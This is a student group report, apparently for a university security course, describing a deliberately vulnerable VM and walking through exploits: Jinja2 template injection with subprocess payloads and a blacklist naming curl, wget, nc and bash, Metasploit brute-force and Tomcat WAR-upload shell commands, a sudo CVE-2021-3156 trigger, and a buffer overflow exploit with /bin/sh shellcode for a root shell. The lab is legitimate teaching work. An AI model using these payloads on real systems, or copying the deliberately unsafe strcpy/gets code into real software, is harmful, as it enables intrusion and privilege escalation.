Report - Group 20

- Pietro Giovanni Venturini, 1764355, venturini.1764355@studenti.uniroma1.it
- Domiziano Piccioni, 1761515, piccioni.1761515@studenti.uniroma1.it
- Edoardo Ottavianelli, 1756005, ottavianelli.1756005@studenti.uniroma1.it
- Georgios Nikolaou, 1977703, nikolau.1977703@studenti.uniroma1.it

VM name: VM_7925689265920341

Vulnerabilities:

1. Server Side Template Injection in Flask Web Application
2. SSH (weak credentials)
3. Tomcat v9.0.29 (weak credentials + malicious WAR file upload)
4. MySQL v8.0.23 (weak credentials)
5. Sudo v1.8.31.p2 (CVE-2021-3156)
6. C++ Program Vulnerable to Buffer Overflow
7. C Program Vulnerable to Buffer Overflow


Server Side Template Injection in Flask Web Application

We built a web application using Flask and Python. The Application is called ‘Feisbuc’ and it uses Jinja2 as Template engine and a SQLite 3 DB.


The application serves a simple Home page showing a navigation bar on the top with the home link, the about (empty), the users present in the system and the New Post button.

The Home shows 2 posts present in the database. There is an `edit` button for every post which allows you to edit the posts.


Even if this could be a path to a vulnerability, this path should not be exploitable, because the system checks if there are symbols (not allowed) and also it sanitizes the input.



There is also the possibility to add new posts, but the security measures taken in the edit part are present also here.



The vulnerability is in the user part.



If you click on the links present you can see the (basic) profile pages and the path will be *http://<IP>:5000/user/Alexander*.

The user `Alexander` can be changed to whatever and this won't be sanitized due to this code handling the user id:

```
@app.route("/user/<user>")
def profile_page(user):

    template = """
    <!doctype html>
<html lang="en">

<head> […….]
"""
    template = template + f"Welcome to the {user}'s profile!"
    template += """
    </div> [……..]

</html>
    """
    if(isUserOkay(user)):
        return render_template_string(template)
    else:
        abort(404)

```

The Jinja2 engine will not sanitize the input when the render_template_string() is called.

So, a simple proof of concept is to insert in the user part `{{4*4}}` and the page will result to be `Welcome to the 16's profile!`.

After that, the exploit is well known, first of all we should insert this code:

```
{{ ''.__class__.__mro__[1].__subclasses__() }}
```

This will print on the screen an array of Python classes and we have to find the row `**<class 'subprocess.Popen'>**` adding to the line before the code [xxx] where xxx is the index of that class in the array.

The last step is to execute code in the remote shell using this complete command:

```
{{ ''.__class__.__mro__[1].__subclasses__()[xxx]("whoami",
shell=True, stdout=-1).communicate() }}.
```

In order to make the exploitation a little bit harder we put in a blacklist some words, this is the code:

```
def isUserOkay(user):
    user = user.lower()
    not_allowed = ["curl","uname","ssh","root","bin","var",
    "etc","tmp","home","id","telnet","netcat","perl","usr","..",
    "python","java","wget","nc","bash","echo","whoami","/","\\",
    "<",">","script","img","error","php","localhost","127.0.0.1",
    "alert"]
    for elem in not_allowed:
        if elem in user:
            return False
    return True
```


The actual way to get a remote shell is to execute this:

```
{{ ''.__class__.__mro__[1].__subclasses__()
[xxx](“ls", shell=True, stdout=-1).communicate() }},
```

to list all the files in the folder and then

```
{{ ''.__class__.__mro__[1].__subclasses__()[xxx]
(“cat access.py”, shell=True, stdout=-1).communicate() }}
to see the content of that file.
```

In the access.py file there are pairs of cleartext usernames and the related hashed passwords. Then just crack the hashes and login with ssh into the machine.



SSH

SSH, also known as Secure Shell or Secure Socket Shell, is a network protocol that gives users, particularly system administrators, a secure way to access a computer over an unsecured network.

We have inserted two users in the machine, each one with its own password. To gain access to them the attacker has to:

- 1° - user credential (ogreone): execute an SSTI on the web-app Feisbuc (created by ourselves).
- 2°- user credential (lopez0656): is possible to access a database on MySQL which contains the hashes of user lopez.

Once the attacker has obtained the credentials he is able to access from a remote side and try to gain the root privileges. Even if the root password is strong we disabled the root login permission for security reasons.

Moreover, the two users' passwords are present inside the rockyou.txt wordlist, maybe the most famous wordlist, so we can consider this as a vulnerability.

We insert SSH because it is a premier connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. In addition, SSH provides a large suite of secure tunneling capabilities, several authentication methods, and sophisticated configuration options. This gives many useful ways to protect the communication between the user and the other entities.

Tomcat v. 9.0.29

Apache Tomcat is a free and open-source implementation of the Java Servlet, JavaServer Pages, Java Expression Language and WebSocket technologies. Tomcat provides a "pure Java" HTTP web server environment in which Java code can run.
We disabled the RealmLockOut feature that is a security measure to prevent Brute-force attacks. We created a new user with weak credentials using the role `manager-gui`, so that user can access the <IP>:8080/manager/html.
This means that anyone can try to access the manager page (where you can manage the deployed and not deployed applications), but there are two fields asking for username and password.
With the metasploit module tomcat_login you can try to brute force the login method

and, since the password is present in the rockyou.txt wordlist it’s simple to access the manager page (the username is admin, so well known).

Then, after we have access to the manager page we can upload a WAR archive containing a jsp application using a POST request against the /manager/html/upload component. The exploitable command we used are the following:

exploit(multi/http/tomcat_mgr_upload) >

exploit(multi/http/tomcat_mgr_upload) > set HttpPassword <HERE_PASSWORD>

exploit(multi/http/tomcat_mgr_upload) > set HttpUsername <HERE_USERNAME>

exploit(multi/http/tomcat_mgr_upload) > set RHOSTS <TARGET_IP>

exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080

exploit(multi/http/tomcat_mgr_upload) > run

If the above was done correctly, the attacker should have obtained a shell.

There are several reasons why we have chosen to implement Tomcat. First of all it is incredibly lightweight. It offers the most basic functionality necessary to run a server, meaning it provides relatively quick load and redeploy times compared to many of its peers, which are bogged down with far too many bells and whistles. This lightweight nature also allows it to enjoy a significantly faster development cycle. Is also open-source and highly flexible, you can built-in customization option and also it offers an extra level of security, depending on how you implement your Tomcat installation, it can add an extra layer of security to your server. At last Tomcat offers good documentation including a wide range of online tutorials.

MySQL v8.0.23

MySQL is one of the most used open-source databases that is being used by many applications nowadays. So in a penetration testing engagement it is almost impossible not to find a system that will run a MySQL server so we implemented a poorly configured MySQL instance to create a realistic scenario where it is used to store employee information and other useful data. Due to the mass adoption of MySQL and its presence in nearly every company and organization, it is logical to assume that a number of MySQL instances will be poorly configured, for example by using weak login credentials. So the attacker will have the possibility to gain access to the data inside the database.

Procedure to get the access:

Step 1: We can use the mysql_login module in combination with a wordlist in order to discover at least one valid account that will allow the attacker to login to the MySQL database and find weak credentials.

Command (metasploit):

use auxiliary/scanner/mysql/mysql_login

set RHOST 192.168.1.122

set USER_FILE ./Dekstop/users.txt

set PASS_FILE ./Desktop/passwd.txt

run

The attacker will use the users.txt and the passw.txt in order to make a brute force attack where he will be able to find the correct credentials and enter inside the DB.

Step 2: Discover which databases are present in the Server. We can do this using the command **show databases**. There is a juicy database called users, we can access this using the command **use users**.

Step 3: Once the attacker is inside the database, he is able to discover the content of the table executing **select * from table**. Inside the table there are 4 users and we have hashed both the username and the password. The goal of the attacker is to find the valid user (one of them) through which he can perform remote ssh access.

SUDO v. 1.8.31p2

Sudo is a program for Unix-like computer operating systems that allows users to run programs with the security privileges of another user.

A heap based buffer overflow exists in the sudo command line utility that can be exploited by a local attacker to gain elevated privileges. The technique used by this implementation leverages the overflow to overwrite a service_user struct in memory to reference an attacker controlled library which results in it being loaded with the elevated privileges held by sudo.

We have installed the vulnerable sudo version inside our machine because it allows the users, that don’t have the privileges of root, to prompt commands that are

executable only as root user. This is a fundamental aspect in the Linux environment especially for the security part.

We have identified the vulnerability by running this command:

sudoedit -s ‘AAAAAAAAAAAAAAAAAAAA\’

and it has triggered this error:

malloc(): invalid size (unsorted)

Aborted (core dumped)

C++ Program Vulnerable to Buffer Overflow:

The vulnerable program, named "**double"** is a typical yet simple program C++ that makes use of unsafe functions to copy some text given by the user as an argument and copy it to a buffer of fixed size. The program has suid of root, so that any malicious code executed by the attacker using the buffer overflow will be executed with root privileges.

General Setup: The program is located in **home/ogreone/Documents** and has been compiled using the file **double.cpp** that has been hidden in a lib folder of Ubuntu. The program was compiled using the following command:

Command to Compile:

g++ double.cpp -o double -w -m32 -fno-stack-protector -z execstack

The flags are used to suppress warnings, compile for 32bit, disable stack protection and make the stack executable.

Specifically, the vulnerability stems from the use of the unsecure function strcpy as seen below:

```
    char pswd_buf[500];                    //This buffer will hold the password to compare
    strcpy(pswd_buf,fake);                 // Copy the pass to the buffer
    if(strcmp(pswd_buf,tmp)!=0){           //If the pass is wrong print
        printf("WRONG PASSWORD PLEASE TRY AGAIN\n");
    }
    strcpy(input,tmp);                     //Copy the given pass to the input
}
```

STEPS TO EXPLOIT

Step 1: First, the attacker should spot the executable named "**double**", which has been set with root suid.

Step 2: The attacker should try running the program, to find the argument format and get an idea of its general behaviour.

Command:

./double some_input

Step 3: The attacker should try to find the size of the buffer, by using a python or perl command combined with a debugger like gdb.

Example Commands:

gdb -q --args ./double `python2 -c 'print ("A"*1070)'`

Step 4: The attacker has to select a shellcode to exploit the overflow with. There are many options available, allowing the attacker to set passwords, create or delete users with root privileges, spawn shells with root privileges to name a few.

Example Shellcode:
\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh

This shellcode will spawn a shell and since the program has root suid, the spawned shell will also have root privileges.

Step 5: Having selected a shellcode and knowing the size of the buffer, the attacker now has to calculate the format of a string to exploit the overflow with. For example, knowing the buffer size to be 1074 and the shellode length to be 53, the attacker should find an address inside the buffers input, for example by using gdb x/32z $esp and searching for an address that contains the NOP commands.

The output should look like this:

```
0xffffce40:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce50:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce60:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce70:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce80:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce90:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcea0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffceb0:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
0xffffcec0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffced0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf10:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf20:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf30:     0x90909090      0x90909090      0x90909090      0x90909090
```

Any of these addresses will do, for our example we will select **0xffffdb10.**

Having found an address inside the buffer to be **0xffffdb10** for example the final string should look like:

Example Command:

./double `python2 -c 'print ("\x90"*1021 + "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" + "\x10\xdb\xff\xff")'`

Note: We use /x90, the NOP command, in the start of the string so that we will be able to return to them with the address **0xffffdb10**, which will overwrite the normal return address, so that we can then “slide” up to the shellcode we want to execute.

Step 6: After doing the above, the attacker should have spawned a root shell.

C Program Vulnerable to Buffer Overflow:

The vulnerable C program, named "**cave"** is very similar to the above mentioned program in general philosophy, as it is a program with root suid that features a buffer that when filled will overflow and overwrite other useful program data, like the return address. The difference lies in the way this program receives its input: instead of reading arguments on execution, it is constantly getting user input in an endless while loop, using the unsecure function gets.

General Setup: The program is located in **/home/vulnethhw/Documents/cave** and has been compiled using the file **cave.c** that has been hidden in a lib folder of Ubuntu. The program was compiled using the following command:

Command to Compile:

gcc cave.c -o cave -fno-stack-protector -z execstack -no-pie

The flags, as before, are used to disable stack protection and make the stack executable. Specifically, the part that creates the problem is the problematic use of the gets function as seen below:

```
void Big_Cave() {
    char sentence[256] = {0};
    printf("\nTo enter in the Big Cave please insert the correct passphrase:\n");
    gets(sentence);
    The_Big_Ogre(sentence);
    printf(sentence);
}
```

STEPS TO EXPLOIT

Step 1: As before, the attacker should first spot the program, and observe that it has root suid.

Step 2: The attacker should try to give input to get an idea of the program's general behaviour and find the start of the buffer.

Step 3: Like before, a shellocode has to be selected and sent as part of the input, combined with NOP commands and the address to return to.

Step 4: After inputting the message formatted as:

NOP commands + shellcode + return address at buffer start

and subsequently overwriting the buffer and return address, the attacker should observe a root shell spawned for him.

A buffer overflow is a vulnerability where a program, while writing data to a buffer, exceeds the buffer's boundary and overwrites adjacent memory locations to inject malicious code inside the machine. The goal is to overwrite the return address and make it point to the malicious code provided by the attacker. We choose to implement these vulnerabilities because it is really common to see a buffer overflow in many usual applications that we use each day.